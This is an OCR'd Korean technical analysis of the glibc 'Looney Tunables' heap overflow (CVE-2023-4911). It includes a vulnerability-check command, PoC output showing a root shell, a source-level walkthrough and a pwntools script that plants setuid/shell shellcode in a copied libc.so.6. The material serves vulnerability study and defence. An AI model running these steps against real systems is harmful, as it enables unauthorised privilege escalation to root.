


그림 1. 공격 시나리오

① 공격자는 취약한 버전의 서버 탐색 및 일반 사용자 권한으로 시스템에 접근
② 공격자는 CVE-2023-4911 취약점을 이용해 최고 관리자 권한으로 권한 상승
③ 공격자는 시스템 제어 권한 및 중요 정보를 탈취
④ 공격자는 시스템에 멀웨어를 감염시켜 암호 화폐 채굴 시도

■ 테스트 환경 구성 정보

CVE-2023-4911 의 테스트 환경은 다음과 같다.

이름	정보
피해자	Ubuntu 22.04.2 LTS Ubuntu GLIBC 2.35-0ubuntu3.3

■ 취약점 테스트

Step 1. PoC 테스트

먼저 해당 OS 가 CVE-2023-4911 에 취약한지 확인하는 명령어를 사용하여 취약성을 판단한다. OS 가 취약한지 판단하는 방법은 A=B=C 와 같은 이중 환경 변수를 대입하여 segmentation fault 를 확인하는 방법이다. 취약점 확인을 위한 명령어는 다음과 같다.

명령어
$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su –help

표 1. 취약점 확인 명령어

취약한 OS 에서는 힙 버퍼 오버플로우가 발생하여 Segmentation fault 가 출력된다.

```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help
Segmentation fault
```

그림 2. 취약한 OS 테스트 결과

취약하지 않은 OS 에서는 su 명령의 help 옵션이 실행되어 su 명령의 도움말을 볼 수 있다.

```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help

Usage:
 su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.
```

그림 3. 취약하지 않은 OS 테스트 결과

취약한 OS 에서 PoC 를 동작시키면 일정 횟수 시도 후 성공적으로 root 권한을 얻을 수 있다.
PoC : https://github.com/leesh3288/CVE-2023-4911

```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
try 100
try 200
```

```
try 3700
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```

그림 4. PoC 테스트 결과 루트 권한 탈취

■ 취약점 상세 분석

CVE-2023-4911 취약점은 GLIBC_TUNABLES 환경 변수 처리 문제로 힙 버퍼 오버플로우가 발생하는 취약점이다.

GLIBC_TUNABLES 환경 변수는 tunable1=AA:tunable2=BB 처럼 name=value:name=value 형식으로 구성된다. 이 때 tunable1=tunable2=BBBB 와 같이 이중 할당된 방식으로 환경 변수를 전달하면 검증 오류에 의해 버퍼 오버플로우가 발생한다. 공격자는 버퍼 오버플로우를 이용하여 포인터를 변조하고, 변조한 포인터를 이용하여 공격 코드가 입력된 라이브러리를 로드해 권한 상승을 일으킬 수 있다.

먼저 아래 그림을 통해 개요를 이해한 다음, 소스코드를 살펴본다.

정상 형식의 GLIBC_TUNABLES 환경 변수가 입력되면 다음과 같이 동작한다.

infosec




그림 5. 정상적인 Tunable 환경 변수 입력 시 동작

tunable1=AAA:tunable2=BBB 라는 문자열이 입력되면 문자열의 길이인 25 바이트만큼 메모리를 동적 할당한다. 이후 환경 변수의 name 을 확인하고 = 뒤에 위치한 :이나 ₩0(NULL)까지를 value 로 생각하여 tunable1=AAA 를 힙에 저장한다. 이 과정을 반복하여 다음 name-value 영역에는 tunable2=BBB 가 입력되며, 이전 name-value 값이 있을 경우 :을 추가하여 힙에 저장한다.

하지만 정상적이지 않은 GLIBC_TUNABLES 환경 변수가 입력되면 다음과 같이 동작한다.




그림 6. 정상적이지 않은 Tunable 환경 변수 입력 시 동작

tunable1=tunable2=BBB 라는 문자열이 입력되면 문자열의 길이인 21 바이트만큼 메모리를 동적 할당한다. 이후 환경 변수의 첫 번째 tunable name 인 tunable1 을 확인하고 이후의 :이나 NULL 까지를 tunable value 로 생각하기 때문에 tunable2=BBB 를 모두 tunable value 로 생각하게 된다.

이때, 다음 반복문에서는 tunable2 를 두 번째 tunable name 으로 확인하고 tunable2=BBB 가 추가적으로 힙에 저장된다. 이 경우 21 바이트 크기의 힙에 34 바이트가 저장되어 버퍼 오버플로우가 발생한다.

버퍼 오버플로우를 이용하여 공격할 대상은 link_map[12] 구조체이다. 해당 구조체는 힙 영역에 할당되며, 할당 시 초기화 로직이 존재하지 않는다. 따라서 미리 버퍼 오버플로우를 이용해서 link_map 구조체의 포인터 부분을 변조한 뒤 link_map 구조체가 할당되도록 한다.
변조된 포인터는 스택 영역에 저장된 -0x14 부분을 가리키며, 해당 부분은 .dynstr 영역의 "(쌍따옴표)를 나타내는 오프셋이다. 따라서 공격 시 "로 된 이름의 상대 경로를 생성하여 공격에 활용한다.

[12] Link map: 프로세스 주소 공간 내에서 동적 라이브러리와의 상호작용을 관리하고 다른 라이브러리를 로드 및 언로드하는 등의 작업을 수행




그림 7. CVE-2023-4911 취약점 요약

취약점의 상세 발생 원인을 분석하기 위해 소스코드를 살펴본다. GLIBC_TUNABLES 환경 변수는 __tunables_init() 함수에서 처리되며, 이 함수의 핵심 함수로는 tunables_strdup() 함수와 parse_tunables() 함수가 있다.

tunables_strdup() 함수는 GLIBC_TUNABLES 환경 변수의 문자열 길이만큼 메모리를 동적 할당하여 환경 변수를 복사한다. parse_tunables() 함수는 복사된 변수가 보안 및 시스템 요구 사항을 준수하는지 확인하며, 형식에 맞게 변수들을 잘라 저장한다.

```
277  void
278  __tunables_init (char **envp)
279  {
280    char *envname = NULL;
281    char *envval = NULL;
282    size_t len = 0;
283    char **prev_envp = envp;
284
285    maybe_enable_malloc_check ();
286
287    while ((envp = get_next_env (envp, &envname, &len, &envval,
288                                 &prev_envp)) != NULL)
289      {
290  #if TUNABLES_FRONTEND == TUNABLES_FRONTEND_valstring
291        if (tunable_is_name (GLIBC_TUNABLES, envname))
292          {
293            char *new_env = tunables_strdup (envname);
294            if (new_env != NULL)
295              parse_tunables (new_env + len + 1, envval);
296            /* Put in the updated envval.  */
297            *prev_envp = new_env;
298            continue;
299          }
```

Heap Stack

그림 8. __tunables_init() 함수

다음과 같은 환경 변수가 입력될 때 함수의 동작을 소스코드와 같이 분석한다.

환경 변수
GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=EQST

Step 1. 첫 번째 while 반복

parse_tunables() 함수의 첫 번째 인자 tunestr 은 힙 영역에 복사된 환경 변수를 가리키고, 두 번째 인자인 valstring 은 스택(stack) 영역에 저장된 원본 환경 변수를 가리킨다. 함수에 진입하면 name 포인터는 환경 변수 문자열을 가리키며, 환경 변수의 tunable name 의 길이를 구한다.




그림 9. tunable name 의 길이를 구해 환경 변수의 value 를 확인

이후 tunable value 를 구하기 위해 p 를 = 뒷부분으로 옮긴다(line 204). 다시 while 을 이용하여 len 을 증가시키며 : 또는 NULL 을 찾는다. 이를 통해 tunable name 에 해당하는 tunable value 값을 검색한다.

그림 10. 환경 변수의 tunable value 를 확인

할당된 힙 영역에 앞에서 찾은 name-value 값을 쓴다.




그림 11. 힙에 원본 환경 변수의 값 저장

환경 변수 저장 후 p[len]이 NULL 이기 때문에 if 조건문이 실행되지 않아 p 값이 재설정되지 않고 두 번째 tunable name 값을 그대로 가리키고 있다.




그림 12. 조건에 맞지 않아 p 의 값 유지

Step 2. 두 번째 while 반복

p 는 처음 입력했던 glibc.malloc.mxfast=glibc.malloc.mxfast=EQST 의 첫 번째 glibc.malloc.mxfast 부분을 제외한 나머지 부분(glibc.malloc.mxfast=EQST)을 가리키며, name-value 검사 로직이 다시 실행된다. 이를 통해 name-value 값이 다시 한번 분리된다.




그림 13. 2 차 name-value 구분 작업

처음 입력했던 환경 변수인 glibc.malloc.mxfast=glibc.malloc.mxfast=EQST 는 길이가 0x2c 이므로, 힙에 0x2c 만큼 메모리를 할당한다. 하지만 두 번째 while 문에 의해 :glibc.malloc.mxfast=EQST 가 추가로 저장되어 0x19 크기의 버퍼 오버플로우가 발생한다. 버퍼 오버플로우로 인해 힙 영역에 두 번째 name-value인 :glibc.malloc.mxfast=EQST가 추가된다. (그림 6 참조)




그림 14. Heap Buffer Overflow 발생

while 문 마지막 조건을 만족하여 p 의 값이 할당 받은 힙 영역을 초과한 부분에 저장된 문자열을 가리키게 된다.




그림 15. Heap Buffer Overflow 로 인해 p 의 값이 변경되어 조건 성립

Step 3. 세 번째 while 반복

버퍼 오버플로우가 발생하여 p 는 스택에 저장된 valstring 의 길이보다 커지게 되고, 이로 인해 스택에 저장된 valstring 뒷부분으로 접근할 수 있다.(line 207)




그림 16. 원본 환경 변수 범위 이상의 메모리 접근

이를 통해 스택에 저장되어 있던 값을 힙 영역에 복사한다.




그림 17. Heap 에 임의의 값 입력 가능

현재 예시에서는 tunable value 의 크기를 0x4 바이트로 작게 설정하였기 때문에 작은 값의 스택 메모리를 버퍼 오버플로우된 영역에 작성할 수 있었다. 그러나, tunable value 를 더 길게 입력하면 더 많은 스택의 값을 힙 영역에 저장할 수 있으며 link_map 구조체가 할당되는 부분을 변조할 수 있다.

link_map 구조체는 프로세스 주소 공간 내에서 동적 라이브러리와의 상호작용을 관리하고 다른 라이브러리를 로드 및 언로드하는 등의 작업을 수행한다. 특히, l_info[DT_RPATH] 포인터는 라이브러리 경로를 가리키며, 이 포인터의 값을 조작하면 원하는 경로에 저장된 라이브러리를 로드하여 임의코드를 실행할 수 있다.

link_map 구조체는 동적 할당할 때 calloc() 함수를 이용한다. calloc() 함수는 ld.so 에 의해 _minimal_calloc() 함수를 사용한다.

/ elf / dl-minimal.c

```
40  void
41  __rtld_malloc_init_stubs (void)
42  {
43    __rtld_calloc = &__minimal_calloc;
44    __rtld_free = &__minimal_free;
45    __rtld_malloc = &__minimal_malloc;
46    __rtld_realloc = &__minimal_realloc;
47  }
48
```

그림 18. ld.so 에 의한 메모리 할당 함수 치환

__minimal_calloc() 함수는 메모리를 0 으로 초기화하지 않고 메모리를 할당한다. 그렇기 때문에 버퍼 오버플로우를 이용해 할당 받을 메모리에 미리 조작할 값을 채워 넣는다면 link_map 구조체가 조작된 값으로 할당되어 동작한다.

/ elf / dl-minimal-malloc.c

```
76  void *
77  __minimal_calloc (size_t nmemb, size_t size)
78  {
79    /* New memory from the trivial malloc above is always already cleared.
80       (We make sure that's true in the rare occasion it might not be,
81       by clearing memory in free, below.)  */
82    size_t bytes = nmemb * size;
83
84  #define HALF_SIZE_T (((size_t) 1) << (8 * sizeof (size_t) / 2))
85    if (__builtin_expect ((nmemb | size) >= HALF_SIZE_T, 0)
86        && size != 0 && bytes / size != nmemb)
87      return NULL;
88
89    return malloc (bytes);
90  }
```

그림 19. 초기화 로직이 존재하지 않는 __minimal_calloc() 함수

■ PoC 상세 분석

Step 1. 조작된 라이브러리 제작

동적 로드되어 권한 상승을 유발하는 악의적인 라이브러리를 생성한다. 동적 라이브러리 함수 중 프로그램이 실행될 때 호출되는 __libc_start_main() 함수의 기능에 root 권한의 쉘을 탈취하는 함수가 동작하도록 구현한다. 악의적인 라이브러리 생성은 Python 의 pwntools 모듈을 이용하여 작업을 수행하였다.

사용자 권한과 그룹 권한을 모두 0(root)으로 설정하고 쉘을 실행하는 쉘 코드를 생성한다. 이후 libc.so.6 파일을 복사하여 __libc_start_main() 함수부분을 덮어쓴 조작된 libc.so.6 파일을 생성한다.

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
d = bytearray(open(libc.path, "rb").read())

sc = asm(shellcraft.setuid(0) + shellcraft.setgid(0) + shellcraft.sh())

orig = libc.read(libc.sym["__libc_start_main"], 0x10)
idx = d.find(orig)
d[idx : idx + len(sc)] = sc

open("./libc.so.6", "wb").write(d)
```

그림 20. 조작된 라이브러리 생성

조작된 라이브러리를 디스어셈블러를 통해 확인하면 __libc_start_main() 함수의 동작이 아래와 같이 변조되어 함수가 호출되었을 때 권한이 0(root)로 설정된 쉘을 얻을 수 있다.

